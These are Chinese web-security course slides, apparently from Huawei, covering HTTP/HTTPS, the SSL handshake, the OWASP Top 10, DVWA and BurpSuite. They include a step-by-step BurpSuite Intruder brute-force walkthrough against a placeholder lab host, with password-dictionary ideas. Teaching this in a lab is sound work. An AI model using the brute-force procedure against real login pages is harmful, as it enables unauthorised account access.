- 声明：本课程坚决反对利用教学内容进行违法犯罪的行为，一切违法犯罪行为必将受到严惩。本课程旨在让学员通过学习网络攻击的原理，培养从事网络安全防护工作的能力。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 熟悉HTTP协议报文格式
  - 熟悉HTTP协议请求方式
  - 熟悉HTTPS协议加密原理
  - 描述Web渗透测试基础
  - 掌握常见的Web渗透测试方法

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **Web应用协议基础**
   - HTTP协议介绍
   - HTTPS协议介绍
2. Web渗透测试概述
3. Web渗透测试案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Web应用基础协议 – HTTP协议

- 万维网WWW是World Wide Web的简称，也称为Web。Web服务器通过超文本标记语言把信息组织成为图文并茂的超文本，使用链接供用户访问。
- HTTP（HyperText Transfer Protocol，超文本传输协议），是一种在网络上传输超文本的应用层协议，它是Web应用程序通讯的基础，用于客户端和服务器之间传输数据。
- HTTP 遵循请求（Request）/应答（Response）模型。在Web 浏览器输入URL并按回车，客户端会向 Web 服务器发送请求，Web服务器处理请求并返回适当的应答。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HTTP工作流程：
  - 客户机（浏览器）主动向服务器（web server）发出连接请求。 如在浏览器输入www.huawei.com。
  - 服务器接受连接请求并建立起连接（1,2步即我们所熟知的TCP三次握手）。
  - 客户机通过此连接向服务器发出GET等HTTP命令（HTTP请求报文）。 如请求主页index.html。
  - 服务器接到命令并根据命令向客户机传送相应的数据（HTTP响应报文）。
  - 客户机接收从服务器送过来的数据。通过浏览器渲染，呈现内容给用户，如显示华为主页。
  - 服务器发送完数据后，主动关闭此次连接（TCP四次挥手）。

HTTP请求消息结构

- HTTP请求是客户端向服务器发送的请求，用于获取Web资源，HTTP请求包括三部分，分别是请求行（请求方法）、请求头（消息报头）和请求正文。如下是HTTP请求的实例：

HTTP请求报文结构						
起始行（start line）	Method	空格	URL	空格	Version	换行
头部（Header）	Field Name	:	Field Value			换行
	.....					
	Field Name	:	Field Value			换行
空行（CRLF）	换行					
实体/正文（entity）	Data					

HTTP请求头举例：
请求行：POST /login.php HTTP/1.1
请求头：HOST: www.XXX.com
User-Agent: Mozilla/5.0（Windows NT 6.1; rv:15.0） Gecko/20100101 Firefox/15.0
空白行：代表请求头结束
请求正文：Username=admin&password=admin

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HTTP请求头字段解析：
  - HTTP 请求行的第一行即为请求行，请求行由三部分组成，第一部分说明了该请求是POST 请求；第二部分是一个斜杠（/login.php），用来说明请求的是该域名根目录下的login.php；最后一部分说明使用的是 HTTP1.1版本（另一个可选项是1.0）。
  - 第二行至空白行是HTTP 中的请求头（也被称为消息头）。其中，HOST代表请求的主机地址，User-Agent 代表浏览器的标识。请求头由客户端自行设定。
  - HTTP 请求的最后一行是请求正文，请求正文是可选的，它最常出现在 POST 请求方法中。

HTTP请求头消息详解

- 请求头只出现在HTTP请求中，请求报头允许客户端向服务器端传递请求的附加信息和客户端自身的信息。常用的HTTP请求头如下：

头部字段	说明
Host	Host请求报头域主要用于指定被请求资源的Internet主机和端口号，例如HOST:www.xxx.com:801。
User-Agent	User-Agent请求报头域允许客户端将它的操作系统、浏览器和其他属性告诉服务器。登录些网站时，很多时候都可以见到显示我价]的浏览器、系统信息，这些都是此头的作用，如：User-Agent:My privacy。
Referer	Referer包含一个 URL，代表当前访问URL的上一个URL，也就是说，用户是从什么地方来到本页面。如：Referer:ww.xxx.com/login.php，代表用户从login.php来到当前页面。
Cookie	Cookie是非常重要的请求头，它是一段文本，常用来表示请求者身份等。
Range	Range可以请求实体的部分内容，多线程下载一定会用到此请求头。
Accept	Accept请求报头域用于指定客户端接收哪些MIME类型的信息，如Accept:text/html，表明客户端希望接收HTML文本。
Accept-Charset	Accept-Charset请求报头域用于指定客户端接收的字符集。例如：Accept-Charset:iso-8859-1,gb2312。如果在请求消息中没有设置这个域，默认是任何字符集都可以接收。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HTTP请求方法

- HTTP请求方法用于指定客户端向服务器端请求资源的操作方式，HTTP请求方法非常多，如Get、Post、Put、Delete、Head、Trace、Connet、Options等。常见的请求方法有Post、Get。功能介绍如下：

请求方法	特点说明	举例
GET	GET方法用于获取请求页面的指定信息（以实体的格式）。如果请求资源为动态脚本（非HTML），那么返回文本是 Web 容器解析后的HTML源代码，而不是源文件。例如请求 index.jsp，返回的不是 index.jsp 的源文件，而是经过解析后的HTML 代码。	Get请求的参数通常附加在UTL查询字符串中： http://www.xxx.com/Index.php?id=1&username=admin //多个参数项以“&”分隔。
POST	POST方法也与GET方法相似，但最大的区别在于，GET方法没有请求内容，而POST是有请求内容的。POST请求最多用于向服务器发送大量的数据。GET虽然也能发送数据，但是有大小（长度）的限制，并且GET请求会将发送的数据显示在浏览器端，而POST则不会，所以安全性相对来说高一点。	POST /login.php HTTP/1.1 Host: www.xxx.com Content-Length: 26.....（头部其余内容省略） user=admins&pw=123456789 用 POST 方法向服务器请求 login.php，并且传递参数 user=admins&pw=123456789。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HTTP响应消息

- HTTP响应是指服务器对客户端发送的请求进行响应，HTTP响应也由三部分内容组成，分别是响应行、响应头（消息报头）和响应正文（消息主题）。如下是HTTP响应的实例：

HTTP响应报文结构						
起始行（start line）	Version	空格	Status Code	空格	Reason	换行
头部（Header）	Field Name	:	Field Value			换行
	.....					
	Field Name	:	Field Value			换行
空行（CRLF）	换行					
实体/正文（entity）	Data					

HTTP响应头举例：
响应行：HTTP/1.1 200OK
响应头：Date: Thu, 28 Feb 20xx 07:36:47 GMT
Server: Bws/1.0 Content-Length: 4199 Content-Type: text/html;charset=utf-8 Cache-Control: private Expires:Thu, 28 Feb 20xx 07:36:47 GMT Content-Encoding: gzip Set-Cookie: H PS PSSID=2022 1438 1944 1788; path=/;domain=.xxser.com Connection: Keep-Alive
空白行：空白行，代表响应头结束
响应正文：<html>

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HTTP响应头字段解析：
  - HTTP 响应的第一行是响应行，其中有 HTTP 版本（HTTP/1.1）、状态码（200）以及消息“OK”。
  - 第二行至末尾的空白行是响应头，由服务器向客户端发送。
  - 消息报头之后是响应正文，是服务器向客户端发送的HTML数据。

HTTP响应头消息详解

- HTTP响应头消息是Web服务器在响应客户端请求时发送的回应消息，用于提供响应的各种信息，常用的HTTP请求头如下：

头部字段	说明
Server	服务器所使用的Web服务器名称，如Server:Apache/1.3.6（Unix），攻击者通过查看此字段，可以探测Web服务器名称。所以建议在服务器端修改此字段的信息。
Set-Cookie	向客户端设置Cookie，通过查看此字段，可以清楚地看到服务器向客户端发送的Cookie信息。
Last-Modified	服务器通过这个字段告诉浏览器，资源的最后修改时间。
Location	服务器通过这个字段告诉浏览器去访问哪个页面，浏览器接收到这个请求之后，通常会立刻访问Location头所指向的页面。这个字段通常配合302状态码使用。
Refresh	服务器通过Refresh字段告诉浏览器定时刷新浏览器。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HTTP状态码

- HTTP状态码是服务器对客户端请求的响应状态的表示，以三位数的形式表示，分为五个类别：

类型	功能解析
1XX	信息提示，表示请求已被成功接收，继续处理。其范围为100～101。
2XX	成功，服务器成功地处理了请求。其范围为200～206。
3XX	重定向，重定向状态码用于告诉浏览器客户端，它们访问的资源已被移动，并告诉客户端新的资源地址位置。这时，浏览器将重新对新资源发起请求。其范围为300～305。
4XX	客户端错误状态码，有时客户端会发送一些服务器无法处理的东西，比如格式错误的请求，或者最常见的是，请求一个不存在的 URL。其范围为400～415。
5XX	有时候客户端发送了一条有效请求，但 Web服务器自身出错了。5XX就是用来描述服务器内部错误的，其范围为500~505。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 常见的状态码描述如：
  - 200：客户端请求成功，是最常见的状态。
  - 302：重定向。
  - 404：请求资源不存在，是最常见的状态。
  - 400：客户端请求有语法错误，不能被服务器所理解。
  - 401：请求未经授权。
  - 403：服务器收到请求，但是拒绝提供服务。
  - 500：服务器内部错误，是最常见的状态。
  - 503：服务器当前不能处理客户端的请求，一段时间后可能恢复正常。


目录

1. **Web应用协议基础**
   - HTTP协议介绍
   - HTTPS协议介绍
2. Web渗透测试概述
3. Web安全风险举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HTTP协议的不足

- 虽然HTTP被广泛使用, 但是HTTP本身不具备安全机制。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 基于SSL的HTTPS协议的出现，解决了HTTP协议的安全性问题。

HTTPS介绍

- HTTPS（Hypertext Transfer Protocol over Secure Socket Layer，安全超文本传输协议）在HTTP的基础上加入SSL，SSL通过在HTTP和传输层安全协议之间建立安全通道，确保数据在客户端和服务器之间的传输过程中被加密和保护。
- 对HTTPS可以简单理解为HTTPS = HTTP+SSL，SSL在各电子商务和电子政务场景中也得到广泛应用。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HTTP传输未加密的数据，这意味着从浏览器发送的信息可能会被第三方拦截和读取。因此将其扩展成为HTTPS，以便增加一层安全性。HTTPS将HTTP请求和响应与SSL技术相结合，确保数据在客户端和服务器之间的传输过程中被加密和保护。

SSL协议原理

- SSL（Secure Sockets Layer，安全套接字层）协议是在Internet基础上提供的一种保证私密性的安全协议。SSL通过握手在客户端和服务器之间建立会话，完成通信双方身份的验证、密钥和加密套件的协商，从而确保客户端与服务器之间的通信不被窃听，保证网络上数据传输的安全性。

<table>
<tr><td colspan="3">应用层协议</td></tr>
<tr><td>SSL握手协议</td><td>SSL密码变化协议</td><td>SSL告警协议</td></tr>
<tr><td colspan="3">SSL记录协议</td></tr>
<tr><td colspan="3">TCP</td></tr>
<tr><td colspan="3">IP</td></tr>
</table>

SSL协议结构

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- SSL协议结构分为两层，底层为SSL记录协议（SSL record protocol）和上层Message协议。
  - SSL记录协议：Record层将接收这些Message信息，对数据进行分段，计算每个片段的MAC（消息鉴别码）值以保证数据的完整性，再把它们按照一定的格式进行封装，然后交由TCP协议进行传输。
  - Message由SSL握手协议、SSL密码变化协议和SSL告警协议组成。
    - SSL握手协议：在用SSL进行通信之前，首先要使用SSL的握手协议（HandShake）协议在通信两端握手，协商数据传输中要用到的相关安全参数（如加密算法、共享密钥等），并对对端的身份进行验证。
    - SSL密码变化协议：客户端和服务器通过密码变化协议通知对方，随后的报文使用新的散列算法和密钥进行加密保护和传输。
    - SSL告警协议：用来允许一方向另一方报告告警信息，消息中包含告警级别和描述。

SSL链接过程

- SSL支持两种身份验证：客户端对服务器进行单方面的认证和服务器客户端双向认证，以SSL的典型单方面认证为例进行介绍：

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 单方面认证过程如下：
  - 1：客户端首先发送一条ClientHello消息，该消息中包含了客户端支持的所有SSL版本，加密套件。这些加密套件以优先级排序，优先级最高的加密套件同时也是客户端推荐的服务器使用的加密套件。
  - 2～4：服务器收到ClientHello后，将回复三条消息：ServerHello、Certificate和ServerHellodone。
    - ServerHelle：该消息包含了服务器从客户端选择确定的SSL版本和加密套件和一个随机值。服务器端在选择SSL版本时必须依赖以下原则：服务器选择的SSL版本值必须低于客户端支持的版本值，例如服务器端支持TLSv1和SSLv3，而客户端只支持SSLv2，该次协商不能成功。
    - Certificate：服务器向客户端发自己的证书，使客户端确认通信对端的身份。服务器发自己的证书时，包含自己的公钥和用自己的私钥进行的数字签名。客户端利用服务器证书对应的根证书来验证证书的真实性，用包含在证书里的公钥来检验签名，确定服务器的身份，然后用服务器的公钥加密信息，也就是说，从这一步以后，数据就是受到加密保护的了。
    - ServerHelloDone：是一条空消息，表明服务器已经发送完了在此阶段要发送的全部信息。
  - 5～7：客户端收到服务器端上阶段发送的报文后，进一步发送3条消息：ClientKeyExchange、ChangeCipherSpec和Finished。

- ClientKeyExchange:：在SSL实现中，只有在利用证书对对端进行身份验证时使用公钥加密，在实际数据传输中，使用的是效率更高的共享密钥加密方式。SSL实现该方式是使用pre_master_secret函数生成master_secret主函数，然后根据共享master_secret来产生传输数据中的其它密钥。ClientKeyExchange提供创建pre_master_secret所需的内容。并用服务器证书包含的公钥对这部分信息进行加密保护。
- ChangeCipherSpec：主要功能是指示之后的数据都会用刚商定好的加密方式进行加密。
- Finished：该消息是第一条使用新的加密参数进行加密的消息，它的作用是告诉服务器端信息发送完毕。另外，Finished消息还是根据加密消息认证函数HMAC的模式来建立的，用于确认没有任何消息被攻击者篡改过。

- 8～9：服务器发送自己的ChangeCipherSpec和Finished消息。表明连接已经准备好，握手过程结束，之后就可以进行应用数据的传输。

HTTP与HTTPS比较

- HTTPS协议是以安全为目标的HTTP通道，是HTTP的“升级”版本，只是它比单纯的HTTP协议更加安全。HTTP与HTTPS的主要区别：

类型	HTTP	HTTPS
传输方式	HTTP是超文本传输协议，信息是明文传输。	HTTPS则通过有安全性的SSL加密传输。
连接端口	HTTP采用80端口连接。	HTTPS采用443端口连接。
证书	HTTP协议不需要。	HTTPS协议需要到ca申请证书。
加密	HTTP连接相对简单，是无状态的。	HTTPS协议是由SSL+HTTP协议构建的可进行加密传输、身份认证的网络协议。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. Web应用协议基础
2. **Web渗透测试概述**
3. Web渗透测试案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Web安全威胁

- 虽然HTTPS提供了更高的安全性，但HTTPS并不能防范所有的网络威胁。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Web安全威胁TOP 10

- OWASP（Open Web Application Security Project，开放Web软件安全项目）Web App TOP 10是一个开放式Web应用程序安全项目组织提出的“十大安全风险列表”。它总结了Web应用程序最通用的十大安全风险，帮助IT公司和开发团队规范应用程序开发流程和测试流程，从而提高Web产品的安全性。

Web安全威胁TOP 10

1. 失效的访问控制
2. 机密机制失效
3. 注入
4. 不安全设计
5. 安全配置错误
6. 自身缺陷和过时组件
7. 身份识别和身份验证错误
8. 软件和数据完整性故障
9. 安全日志和监控故障
10. 服务器请求伪造

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 开源Web应用安全项目（OWASP，Open Web Application Security Project）是一个开放的社区，致力于帮助各企业组织开发、购买和维护可信任的应用程序。Top 10项目的目标，是通过识别出企业组织所面对最严重的风险来提高人们对应用程序安全的意识。
- OWASP Top10 排名顺序依数字依次由高到低，每隔几年会更新一次（目前已经发布了六个版本，分别是2004年、2007年、2010年、2013年、2017年和2021年），最新的版本是在2021年发布的OWASP Top10:2021。
- 失效的访问控制是在系统或系统程序中存在访问控制机制失效的情况，导致未经授权的用户或恶意攻击者可以获取或修改敏感数据、执行未授权的操作和绕过系统的安全限制。
- 加密机制失效是某种加密算法、协议或实现方式存在漏洞或被攻击者绕过，导致加密的数据或通信不在安全。
- 注入攻击是一种常见的网络安全攻击技术，利用应用程序或系统中存在的漏洞，将恶意代码或命令注入到应用程序或系统中，从而实现攻击者的恶意目的，注入攻击可以导致数据泄露、系统崩溃、远程代码执行等安全问题，常见的注入攻击有SQL注入、XSS（跨站脚本攻击）、XML注入等，以SQL注入为例介绍。
- 不安全设计是一个广泛的类别，代表许多不同的弱点，表现为缺失或无效的安全控制，安全设计可能存在实现缺陷（如安全的设计存在配置错误），从而导致可能被利用的漏洞。
- 安全配置错误可以发生在一个应用程序堆栈的任何层面，包括平台、Web服务器、应

用服务器、数据库、框架和自定义代码。

- 自带缺陷和过时的组件组可能会导致系统和应用程序面临安全风险，并且造成一定范围的攻击和影响，如库、框架、或者其他的软件模块，通常运行在最高权限。如果一个有弱点的组件受到了利用，就可能被攻击者控制服务器或者造成严重数据损失。
- 身份识别、身份认证和会话管理相关的应用功能出现不正确，允许攻击者可以构造密码、密钥、或者会话令牌或者利用实现缺陷，假冒其他用户的身份。
- 软件和数据完整性故障是软件系统或存储的数据在传输、处理和存储过程中发生错误或损坏、导致软件功能受损或数据出现错误、丢失或篡改等情况。
- 不足的日志记录和监控，以及事件响应缺失或无效的集成，使攻击者能够进一步攻击系统、保持持续性或转向更多系统，以及篡改、提取或销毁数据。
- 服务端请求伪造（Server Side Request Forgery）攻击，是攻击者通过伪造请求包，将非法的请求发送给目标服务器，已达到攻击目的。

WEB渗透测试概述

- Web渗透测试是在获得适当授权状况下，通过模拟攻击者行为，发现潜在的安全漏洞，并提供修复建议以加强Web应用程序安全性的活动。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Web渗透测试流程

1. 信息收集	收集与目标Web应用程序相关的信息如域名、IP地址、子域名、目录结构等，使用工具和技术，如WHOIS查询、DNS枚举、搜索引擎等。
2. 明确目标	明确要测试的具体功能、页面或漏洞类型，以便有针对性地进行测试。
3. 漏洞描述	使用自动化工具，漏洞扫描工具（VSCAN）对应用程序进行扫描，发现已知漏洞，如SQL注入、跨站脚本攻击CSS、跨站请求伪造CSRF等。
4. 手工测试	通过模拟攻击者的行为，探测可能的漏洞。如测试Web应用程序的认证和授权机制、验证是否存在弱密码、会话劫持、越权访问等。
5. 安全加固	检查Web服务器、数据库服务器、应用程序的安全配置，确保采用了最佳十点，如禁用不必要的服务、使用安全算法等。
6. 报告整理	整理所有发现的漏洞和问题，并提供详细的渗透测试报告，如问题描述、风险评估和建议的修复措施。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. Web应用协议基础
2. Web渗透测试概述
3. **Web渗透测试案例**
   - Web渗透测试工具介绍
   - Web渗透测试用例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

WEB渗透测试工具介绍

- 靶场是安全技术人员将各类型的技术漏洞和安全缺陷进行环境整合，制作成各种类型的训练环境，为安全人员及研究者提供便利，同时靶场可以帮助组织更大程度节省环境搭建成本。
- Web渗透测试靶场是模拟真实Web网络环境，复现多种不同的漏洞和攻击场景，Web渗透测试靶场可以帮助安全人员实现漏洞研究、安全开发、以及Web攻防演练，提高Web安全防护技能。
  - 本课程靶场环境，Web靶场环境以DVWA、攻击平台以BurpSuite、客户端以浏览器为例进行介绍。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 靶场环境介绍：
  - 靶场环境，客户端与靶场环境网络通讯即可，无需在同一个网段；
  - 为了便利，在客户端使用域名来访问靶场环境，预设域名www.xxx.com，客户通过本地Hosts文件实现IP与域名的映射。
  - 客户端浏览器通过google浏览器来实现访问。
- 设置BurpSuite的代理功能：
  - 进入BurpSuite界面>Proxy>Option>Proxy Listeners，默认监听的是8080，可以根据自己需要自行设定。
- 浏览器代理配置：
  - 打开浏览器，点击右上角的三个点，点击设置；
  - 找到系统设置；点击“选择您计算器的代理设置”，因为Google Chrome没有自带的代理设置，所以需要跳转到系统的代理设置中进行设置；
  - 找到“手动设置代理”，勾选“使用代理服务器”；填写BurpSuite代理的地址与端口号，最后点击保存，重启Google Chrome即可。

DVWA靶场介绍

- DVWA（Damn Vulnerable Web Application，易受攻击的Web应用程序）是一个用来进行安全脆弱性鉴定的PHP/MySQL/Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。DVWA 共有十个功能模块，分别是:


DVWA靶场模块

1. 暴力破解
2. 命令行注入
3. 跨站请求伪造
4. 文件包含
5. 文件上传
6. 不安全的验证码
7. SQL注
8. SQL盲注
9. 反射型跨站脚本
10. 存储型跨站脚本

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

BurpSuite攻击平台

- BurpSuite是一款开源的渗透测试工具，它主要用来做安全渗透测试，可以实现拦截请求、网络爬虫、暴力破解、重放、漏洞扫描、自动化攻击等功能。
- 通过为web浏览器配置代理，将BurpSuite作为代理服务器，经过代理的所有网站流量可以被拦截，查看和修改。默认情况下，Burp Scanner是被动地分析所有的请求来确定一系列的安全漏洞。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- BurpSuite功能选项介绍：
  - Proxy——是一个拦截HTTP/S的代理服务器，作为一个在浏览器和目标应用程序之间的中间人，允许你拦截，查看，修改在两个方向上的原始数据流。
  - Spider——是一个应用智能感应的网络爬虫，它能完整的枚举应用程序的内容和功能。
  - Scanner[仅限专业版]——是一个高级的工具，执行后，它能自动地发现web应用程序的安全漏洞。
  - Intruder——是一个定制的高度可配置的工具，对web应用程序进行自动化攻击，如：枚举标识符，收集有用的数据，以及使用fuzzing 技术探测常规漏洞。
  - Repeater——是一个靠手动操作来补发单独的HTTP 请求，并分析应用程序响应的工具。
  - Sequencer——是一个用来分析那些不可预知的应用程序会话令牌和重要数据项的随机性的工具。
  - Decoder——是一个进行手动执行或对应用程序数据者智能解码编码的工具。
  - Comparer——是一个实用的工具，通常是通过一些相关的请求和响应得到两项数据的一个可视化的“差异”。

目录

1. Web应用协议基础
2. Web渗透测试基础
3. **Web渗透测试案例**
   - Web渗透测试工具介绍
   - Web渗透测试用例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

暴力破解攻击原理

- 暴力破解是攻击者使用暴力破解技术来尝试所有可能的密码组合来破解密码、秘钥或其他机密机制，暴力破解基于穷举的攻击方式，通过不断尝试，直到找到正确的答案为止。
- 暴力破解原理：暴力破解的方法通常采用计算机脚本和密码字典，对目标系统进行逐个自动化登录尝试，理论上来说，只要字典足够庞大，枚举总是能够成功的。
  - 暴力破解的主要方法包括：

增量攻击	字典攻击	暴力破解工具
• 从一个确定起点开始，逐个尝试所有可能的字符组合，如从一个字符开始，尝试所有可能的单个字符，然后是两个字符组合，以此类推，这种方法可以有效破解密码长度短的密码 。	• 字典攻击是基于已有的密码字典来尝试所有可能的密码组合，如果目标密码在字典中，暴力破解能够很快找到正确密码，相较于增量攻击，密码字典攻击能节省大量时间和计算资源。	• 暴力破解工具使用自动化功能的应用程序，快速尝试大量的密码组合，为了提高攻击速度，破解工具通常会利用多线程、分布式计算和CPU加速等技术来加快破解效率。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 密码字典类型：
  - 生日字典：可生成6位或8位日期密码字典（生日密码字典），支持多种年，月，日，的组合格式。
  - 软件自带常用英语单词，英语人名词典和英语地名词典可方便地加入到字典中。
  - 软件自带弱口令集，且你可以根据需要自己手动添加弱口令。弱口令集放到所有字典的前列，效率更高。
  - 独有的汉字拼音字典功能,可任意设置拼音的大小写和首字母大写。
  - 手机号码生成器：电话号码生成器自动生成指定地点的中国移动和中国联通的手机号码，也可生成固定电话号码。
  - 姓名字典生成器生成包括百家姓的姓名汉字或拼音字典
  - 给已有中文文本文件注音。 支持拼音单独输出或汉字拼音交替输出。

暴力破解靶场实现

- 靶场使用burpsuite作为攻击平台，burpsuite作为暴力破解的自动化工具，通过对破解参数进行设置，实现自动化攻击。操作流程详见备注，下表为暴力破解靶场核心参数。

攻击目标	攻击类型	靶场安全级别	BurpSuite参数
www.xxx.com	暴力破解	LOW	密码字典：自定义TXT格式字典 Attack Type：Cluster bomb



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

正文图片仅展示执行结果。

- burpsuite作为一个功能强大的工具，通过设置不同的参数可以实现不同的操作。在进行暴力破解前，需要对一些参数进行设置。
  - 首先，我们需要设置要攻击的目标，包括目标URL和请求方式。
  - 其次，我们需要选择正确的攻击模式，这取决于我们要破解的密码类型。
  - 最后，我们需要选择正确的字典或者规则，这些参数对破解结果有很大的影响。
- 暴力破解攻击靶场操作流程：
  - 步骤一：准备好攻击目标（www.xxx.com）、密码字典。
  - 步骤二：在burpsuite中打开Proxy -> Intercept（Intercept is on），在浏览器中打开目标URL并输入用户名和密码。
  - 步骤三：在burpsuite中看到拦截请求信息，右键选择Forward，发送该请求。
  - 步骤四：进入需要爆破的网页，随意输入账号密码，发送数据包，burpsuite截取并且修改。
  - 步骤五：action----Send to Intruder 修改数据包。
  - 步骤六：配置参数，目标参数（默认不需要配置）
  - 步骤七：配置爆破位置，Attack type设置为Cluster bomb，这里我们需要爆破user,password，所以保留这两个参数的$，其他的去除。$变量含义，用来字典替换爆破。
  - 步骤八：定负载（导入字典，准备爆破）set 1 表示第一个爆破标记点，即uername 。
  - 步骤九：开始爆破，分析“Length”字段，与众不同“Length”字段，可猜测为

密码。

命令执行攻击原理

- 命令注入是攻击者通过恶意输入的方式，将额外的恶意命令附加到应用程序正在执行的命令中，这可能导致攻击者能够执行任意的系统命令，甚至完全控制系统。
- 命令执行产生的原因主要是命令输入控制不严格，代码逻辑错误、应用程序缺少安全机制等，攻击者可以通过构造特定的输入向应用程序或系统注入恶意代码，从而在攻击的主机上执行任意命令。
  - 命令执行的危害有：

数据泄露

- 攻击者利用漏洞执行命令，获取个人隐私信息，公司机密信息或组织其他保密信息。

恶意软件感染

- 攻击者通过漏洞执行命令，获取系统控制权限，然后通过恶意代码感染企业系统，如病毒、木马、勒索病毒等。

远程控制


- 攻击者通过漏洞执行命令，获取系统控制权限，执行各种命令，如访问文件系统，操作网络，启停服务，在目标主机上植入后门等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

命令执行靶场实现

